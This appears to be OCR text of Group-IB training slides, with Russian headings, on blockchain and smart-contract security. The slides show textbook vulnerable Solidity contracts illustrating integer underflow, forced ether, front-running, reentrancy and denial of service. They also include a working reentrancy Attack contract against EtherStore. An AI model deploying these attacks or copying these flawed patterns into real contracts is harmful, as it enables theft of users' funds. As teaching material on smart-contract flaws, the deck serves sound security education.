
GROUP-IB

ТРАНЗАКЦИИ В БЛОКЧЕЙНЕ



GROUP-IB

АССИМЕТРИЧНАЯ КРИПТОГРАФИЯ



GROUP-IB

СМАРТ-КОНТРАКТ

Data:

```
pragma solidity 0.6.4;
contract Faucet {
    receive() external payable {}
    function withdraw(uint withdraw_amount) public {
        require(withdraw_amount <= 100000000000000000);
        msg.sender.transfer(withdraw_amount);
    }
}
```

Prev: `0000000000000000000000000000000000000000000000000`

Hash: `0000dcf957c556ae3e8d86c3aa1deb059a21da498985`

Data:

```
Faucet.withdraw(1000000000000);
```

Prev: `0000dcf957c556ae3e8d86c3aa1deb059a21da498985`

Hash: `000059e5d46848de5c4ce57600d4ae3c5f7c6237f914`

INTEGER OVERFLOW/UNDERFLOW

```
1 pragma solidity ^0.4.18;
2
3 contract Token {
4
5   mapping(address => uint) balances;
6   uint public totalSupply;
7
8   function Token(uint _initialSupply) {
9     balances[msg.sender] = totalSupply = _initialSupply;
10   }
11
12   function transfer(address _to, uint _value) public returns (bool) {
13     require(balances[msg.sender] - _value >= 0);
14     balances[msg.sender] -= _value;
15     balances[_to] += _value;
16     return true;
17   }
18
19   function balanceOf(address _owner) public constant returns (uint balance) {
20     return balances[_owner];
21   }
22 }
```

GROUP-IB

НЕПРЕДВИДЕННЫЙ ЭФИР

```
1  contract EtherGame {
2
3      uint public payoutMileStone1 = 3 ether;
4      uint public mileStone1Reward = 2 ether;
5      uint public payoutMileStone2 = 5 ether;
6      uint public mileStone2Reward = 3 ether;
7      uint public finalMileStone = 10 ether;
8      uint public finalReward = 5 ether;
9
10      mapping(address => uint) redeemableEther;
11     // Users pay 0.5 ether. At specific milestones, credit their accounts.
12     function play() public payable {
13         require(msg.value == 0.5 ether); // each play is 0.5 ether
14         uint currentBalance = this.balance + msg.value;
15         // ensure no players after the game has finished
16         require(currentBalance <= finalMileStone);
17         // if at a milestone, credit the player's account
18         if (currentBalance == payoutMileStone1) {
19             redeemableEther[msg.sender] += mileStone1Reward;
20         }
21         else if (currentBalance == payoutMileStone2) {
22             redeemableEther[msg.sender] += mileStone2Reward;
23         }
24         else if (currentBalance == finalMileStone ) {
25             redeemableEther[msg.sender] += finalReward;
26         }
27         return;
28     }
29
30     function claimReward() public {
31         // ensure the game is complete
32         require(this.balance == finalMileStone);
33         // ensure there is a reward to give
34         require(redeemableEther[msg.sender] > 0);
35         redeemableEther[msg.sender] = 0;
36         msg.sender.transfer(transferValue);
37     }
38 }
```

RACE CONDITION

```
contract FindThisHash {
    bytes32 constant public hash =
      0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

    constructor() external payable {} // load with ether

    function solve(string solution) public {
        // If you can find the pre-image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

GROUP-IB

REENTRANCY

```sol
contract EtherStore {

    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdrawFunds (uint256 _weiToWithdraw) public {
        require(balances[msg.sender] >= _weiToWithdraw);
        // limit the withdrawal
        require(_weiToWithdraw <= withdrawalLimit);
        // limit the time allowed to withdraw
        require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
        require(msg.sender.call.value(_weiToWithdraw)());
        balances[msg.sender] -= _weiToWithdraw;
        lastWithdrawTime[msg.sender] = now;
    }
}
```

```sol
import "EtherStore.sol";

contract Attack {
  EtherStore public etherStore;

  // intialize the etherStore variable with the contract address
  constructor(address _etherStoreAddress) {
      etherStore = EtherStore(_etherStoreAddress);
  }

  function attackEtherStore() public payable {
      // attack to the nearest ether
      require(msg.value >= 1 ether);
      // send eth to the depositFunds() function
      etherStore.depositFunds.value(1 ether)();
      // start the magic
      etherStore.withdrawFunds(1 ether);
  }

  function collectEther() public {
      msg.sender.transfer(this.balance);
  }

  // fallback function - where the magic happens
  function () payable {
      if (etherStore.balance > 1 ether) {
          etherStore.withdrawFunds(1 ether);
      }
  }
}
```


GROUP-IB

THE DAO

DOS

```
1 contract DistributeTokens {
2     address public owner; // gets set somewhere
3     address[] investors; // array of investors
4     uint[] investorTokens; // the amount of tokens each investor gets
5
6     // ... extra functionality, including transfertoken()
7
8     function invest() public payable {
9         investors.push(msg.sender);
10         investorTokens.push(msg.value * 5); // 5 times the wei sent
11         }
12
13     function distribute() public {
14         require(msg.sender == owner); // only owner
15         for(uint i = 0; i < investors.length; i++) {
16             // here transferToken(to,amount) transfers "amount" of
17             // tokens to the address "to"
18             transferToken(investors[i],investorTokens[i]);
19         }
20     }
21 }
```


GROUP-IB


O'REILLY
Mastering
Ethereum
BUILDING SMART CONTRACTS AND DAPPS
Andreas M. Antonopoulos
Dr. Gavin Wood
www.EBooksWorld.ir

GROUP-IB


GROUP-IB

ОСНОВНЫЕ АЛГОРИТМЫ



